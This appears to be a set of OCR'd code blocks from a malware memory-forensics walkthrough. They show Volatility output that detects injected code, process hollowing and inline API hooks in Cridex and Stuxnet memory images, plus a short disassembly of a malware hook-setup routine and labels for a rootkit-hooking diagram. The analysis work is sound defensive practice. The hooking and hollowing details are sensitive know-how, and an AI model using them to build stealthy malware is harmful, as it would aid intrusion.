
```
C:\Cridex>vol.exe -f ./cridex.vmem --profile=WinXPSP2x86 malfind -p 1640
Volatility Foundation Volatility Framework 2.6
Process: reader_sl.exe Pid: 1640 Address: 0x3d0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 33, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x003d0000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x003d0010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x003d0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x003d0030  00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00   ................

0x003d0000 4d               DEC EBP
0x003d0001 5a               POP EDX
0x003d0002 90               NOP
0x003d0003 0003             ADD [EBX], AL
0x003d0005 0000             ADD [EAX], AL
0x003d0007 000400           ADD [EAX+EAX], AL
0x003d000a 0000             ADD [EAX], AL
0x003d000c ff               DB 0xff
0x003d000d ff00             INC DWORD [EAX]
0x003d000f 00b800000000     ADD [EAX+0x0], BH
0x003d0015 0000             ADD [EAX], AL
0x003d0017 004000           ADD [EAX+0x0], AL
0x003d001a 0000             ADD [EAX], AL
0x003d001c 0000             ADD [EAX], AL
0x003d001e 0000             ADD [EAX], AL
0x003d0020 0000             ADD [EAX], AL
0x003d0022 0000             ADD [EAX], AL
0x003d0024 0000             ADD [EAX], AL
0x003d0026 0000             ADD [EAX], AL
0x003d0028 0000             ADD [EAX], AL
0x003d002a 0000             ADD [EAX], AL
0x003d002c 0000             ADD [EAX], AL
0x003d002e 0000             ADD [EAX], AL
```




```
C:\Cridex>vol.exe -f ./cridex.vmem --profile=WinXPSP2x86 vaddump -p 1640 -D ./Dump
Volatility Foundation Volatility Framework 2.6
Pid        Process              Start      End        Result
---------- -------------------- ---------- ---------- ------
      1640 reader_sl.exe        0x00400000 0x00409fff ./Dump\reader_sl.exe.207bda0.0x00400000-0x00409fff.dmp
      1640 reader_sl.exe        0x00030000 0x0012ffff ./Dump\reader_sl.exe.207bda0.0x00030000-0x0012ffff.dmp
      1640 reader_sl.exe        0x00010000 0x00010fff ./Dump\reader_sl.exe.207bda0.0x00010000-0x00010fff.dmp
      1640 reader_sl.exe        0x00020000 0x00020fff ./Dump\reader_sl.exe.207bda0.0x00020000-0x00020fff.dmp
      1640 reader_sl.exe        0x00140000 0x00140fff ./Dump\reader_sl.exe.207bda0.0x00140000-0x00140fff.dmp
      1640 reader_sl.exe        0x00130000 0x00132fff ./Dump\reader_sl.exe.207bda0.0x00130000-0x00132fff.dmp
      1640 reader_sl.exe        0x00250000 0x0025ffff ./Dump\reader_sl.exe.207bda0.0x00250000-0x0025ffff.dmp
      1640 reader_sl.exe        0x00150000 0x0024ffff ./Dump\reader_sl.exe.207bda0.0x00150000-0x0024ffff.dmp
      1640 reader_sl.exe        0x00270000 0x00285fff ./Dump\reader_sl.exe.207bda0.0x00270000-0x00285fff.dmp
      1640 reader_sl.exe        0x00260000 0x0026ffff ./Dump\reader_sl.exe.207bda0.0x00260000-0x0026ffff.dmp
      1640 reader_sl.exe        0x002e0000 0x00320fff ./Dump\reader_sl.exe.207bda0.0x002e0000-0x00320fff.dmp
      1640 reader_sl.exe        0x00290000 0x002d0fff ./Dump\reader_sl.exe.207bda0.0x00290000-0x002d0fff.dmp
      1640 reader_sl.exe        0x00340000 0x00340fff ./Dump\reader_sl.exe.207bda0.0x00340000-0x00340fff.dmp
      1640 reader_sl.exe        0x00330000 0x00335fff ./Dump\reader_sl.exe.207bda0.0x00330000-0x00335fff.dmp
      1640 reader_sl.exe        0x00350000 0x00350fff ./Dump\reader_sl.exe.207bda0.0x00350000-0x00350fff.dmp
      1640 reader_sl.exe        0x00360000 0x0036ffff ./Dump\reader_sl.exe.207bda0.0x00360000-0x0036ffff.dmp
      1640 reader_sl.exe        0x00370000 0x00372fff ./Dump\reader_sl.exe.207bda0.0x00370000-0x00372fff.dmp
      1640 reader_sl.exe        0x00380000 0x00381fff ./Dump\reader_sl.exe.207bda0.0x00380000-0x00381fff.dmp
      1640 reader_sl.exe        0x003a0000 0x003a1fff ./Dump\reader_sl.exe.207bda0.0x003a0000-0x003a1fff.dmp
      1640 reader_sl.exe        0x00390000 0x0039ffff ./Dump\reader_sl.exe.207bda0.0x00390000-0x0039ffff.dmp
      1640 reader_sl.exe        0x003b0000 0x003b1fff ./Dump\reader_sl.exe.207bda0.0x003b0000-0x003b1fff.dmp
      1640 reader_sl.exe        0x003c0000 0x003cffff ./Dump\reader_sl.exe.207bda0.0x003c0000-0x003cffff.dmp
      1640 reader_sl.exe        0x003d0000 0x003f0fff ./Dump\reader_sl.exe.207bda0.0x003d0000-0x003f0fff.dmp
      1640 reader_sl.exe        0x7c800000 0x7c8f5fff ./Dump\reader_sl.exe.207bda0.0x7c800000-0x7c8f5fff.dmp
      1640 reader_sl.exe        0x77dd0000 0x77e6afff ./Dump\reader_sl.exe.207bda0.0x77dd0000-0x77e6afff.dmp
```




```
C:\Cridex>vol.exe -f cridex.vmem --profile=WinXPSP2x86 dlldump -p 1640 --base=0x003d0000 -D ./
Volatility Foundation Volatility Framework 2.6
Process(V) Name                 Module Base Module Name          Result
---------- -------------------- ----------- -------------------- ------
0x81e7bda0 reader_sl.exe        0x0003d0000 UNKNOWN              OK: module.1640.207bda0.3d0000.dll
```




```
C:\Samples>vol.exe -f ./stuxnet.vmem --profile=WinXPSP2x86 dlllist -p 868
Volatility Foundation Volatility Framework 2.6
************************************************************************
lsass.exe pid:    868
Command line : "C:\WINDOWS\\system32\\lsass.exe"
Service Pack 3

Base             Size  LoadCount Path
---------- ---------- ---------- ----
0x01000000     0x6000     0xffff C:\WINDOWS\system32\lsass.exe
0x7c900000    0xaf000     0xffff C:\WINDOWS\system32\ntdll.dll
0x7c800000    0xf6000     0xffff C:\WINDOWS\system32\kernel32.dll
0x77dd0000    0x9b000     0xffff C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000    0x92000     0xffff C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000    0x11000     0xffff C:\WINDOWS\system32\Secur32.dll
0x7e410000    0x91000     0xffff C:\WINDOWS\system32\USER32.dll
0x77f10000    0x49000     0xffff C:\WINDOWS\system32\GDI32.dll

C:\Samples>vol.exe -f ./stuxnet.vmem --profile=WinXPSP2x86 ldrmodules -p 868
Volatility Foundation Volatility Framework 2.6
Pid      Process              Base       InLoad InInit InMem MappedPath
-------- -------------------- ---------- ------ ------ ----- ----------
     868 lsass.exe            0x00080000 False  False  False
     868 lsass.exe            0x7c900000 True   True   True  \WINDOWS\system32\ntdll.dll
     868 lsass.exe            0x77e70000 True   True   True  \WINDOWS\system32\rpcrt4.dll
     868 lsass.exe            0x7c800000 True   True   True  \WINDOWS\system32\kernel32.dll
     868 lsass.exe            0x77fe0000 True   True   True  \WINDOWS\system32\secur32.dll
     868 lsass.exe            0x7e410000 True   True   True  \WINDOWS\system32\user32.dll
     868 lsass.exe            0x01000000 True   False  True
     868 lsass.exe            0x77f10000 True   True   True  \WINDOWS\system32\gdi32.dll
     868 lsass.exe            0x77dd0000 True   True   True  \WINDOWS\system32\advapi32.dll
```




```
root@test:~/Downloads# python volatility-master/vol.py -f stuxnet.vmem hollowfind
Volatility Foundation Volatility Framework 2.6
Hollowed Process Information:
        Process: lsass.exe PID: 1928
        Parent Process: services.exe PPID: 668
        Creation Time: 2011-06-03 04:26:55 UTC+0000
        Process Base Name(PEB): lsass.exe
        Command Line(PEB): "C:\WINDOWS\\system32\\lsass.exe"
        Hollow Type: Invalid EXE Memory Protection and Process Path Discrepancy

VAD and PEB Comparison:
        Base Address(VAD): 0x1000000
        Process Path(VAD):
        Vad Protection: PAGE_EXECUTE_READWRITE
        Vad Tag: Vad

        Base Address(PEB): 0x1000000
        Process Path(PEB): C:\WINDOWS\system32\lsass.exe
        Memory Protection: PAGE_EXECUTE_READWRITE
        Memory Tag: Vad

Disassembly(Entry Point):
        0x010014bd e95f1c0000       JMP 0x1003121
        0x010014c2 0000             ADD [EAX], AL
        0x010014c4 0000             ADD [EAX], AL
        0x010014c6 0000             ADD [EAX], AL
```




```
root@test:~/Downloads# python volatility-master/vol.py -f stuxnet.vmem hollowfind -D ./dump
Volatility Foundation Volatility Framework 2.6
Hollowed Process Information:
        Process: lsass.exe PID: 1928
```







```
.text:1000C5D3 loc_1000C5D3:                           ; CODE XREF: CopyAPIFirstInstructions+61↑j
.text:1000C5D3                                         ; CopyAPIFirstInstructions+6C↑j ...
.text:1000C5D3                 push    edi
.text:1000C5D4                 mov     edx, esi
.text:1000C5D6                 mov     ecx, ebx
.text:1000C5D8                 call    memcpy
.text:1000C5DD                 test    [esp+24h+var_C], 80h
.text:1000C5E2                 pop     ecx
.text:1000C5E3                 jz      short loc_1000C5FB
.text:1000C5E5                 cmp     edi, 5
.text:1000C5E8                 jnz     short loc_1000C60E
.text:1000C5EA                 mov     al, [esi]
.text:1000C5EC                 cmp     al, 0E8h        ; call opcode (0xE8 represents a call instruction)
.text:1000C5EE                 jz      short loc_1000C5F4
.text:1000C5F0                 cmp     al, 0E9h        ; far jmp opcode (0xE9 represents a far jmp instruction)
.text:1000C5F2                 jnz     short loc_1000C60E
.text:1000C5F4
.text:1000C5F4 loc_1000C5F4:                           ; CODE XREF: CopyAPIFirstInstructions+B2↑j
.text:1000C5F4                 mov     eax, esi
.text:1000C5F6                 sub     eax, ebx
.text:1000C5F8                 add     [ebx+1], eax
.text:1000C5FB
.text:1000C5FB loc_1000C5FB:                           ; CODE XREF: CopyAPIFirstInstructions+A7↑j
.text:1000C5FB                 add     ebp, edi
.text:1000C5FD                 add     esi, edi
.text:1000C5FF                 add     ebx, edi
.text:1000C601                 cmp     ebp, 5          ; The minimum length for all copied instructions
.text:1000C604                 jb      Loop
.text:1000C60A                 mov     eax, ebp
.text:1000C60C                 jmp     short loc_1000C610
```




```
C:\Cridex>vol.exe -f cridex.vmem --profile=WinXPSP2x86 apihooks -p 1640
Volatility Foundation Volatility Framework 2.6
************************************************************************
Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 1640 (reader_sl.exe)
Victim module: ntdll.dll (0x7c900000 - 0x7c9af000)
Function: ntdll.dll!LdrLoadDll at 0x7c9163a3
Hook address: 0x3da300
Hooking module: <unknown>

Disassembly(0):
0x7c9163a3 e9583fac83       JMP 0x3da300
0x7c9163a8 68f864917c       PUSH DWORD 0x7c9164f8
0x7c9163ad e8f984ffff       CALL 0x7c90e8ab
0x7c9163b2 a1c8b0977c       MOV EAX, [0x7c97b0c8]
0x7c9163b7 8945e4           MOV [EBP-0x1c], EAX
0x7c9163ba 8b               DB 0x8b

Disassembly(1):
0x3da300 8b442410         MOV EAX, [ESP+0x10]
0x3da304 8b4c240c         MOV ECX, [ESP+0xc]
0x3da308 8b542408         MOV EDX, [ESP+0x8]
0x3da30c 56               PUSH ESI
0x3da30d 50               PUSH EAX
0x3da30e 8b44240c         MOV EAX, [ESP+0xc]
0x3da312 51               PUSH ECX
0x3da313 52               PUSH EDX
0x3da314 50               PUSH EAX
0x3da315 e8               DB 0xe8
0x3da316 56               PUSH ESI
0x3da317 6d               INS DWORD [ES:EDI], DX
```



Application Code
push strFileName
call CreateFile
...
Import Address Table
jmp CreateFile
jmp GetProcAddress
jmp LocalFree
...
CreateFile()
mov edi, edi
push ebp
mov ebp, esp
push [ebp][8]
...
Hooked call
Returning control
Rootkit code processing arguments
Original flow
After hooking



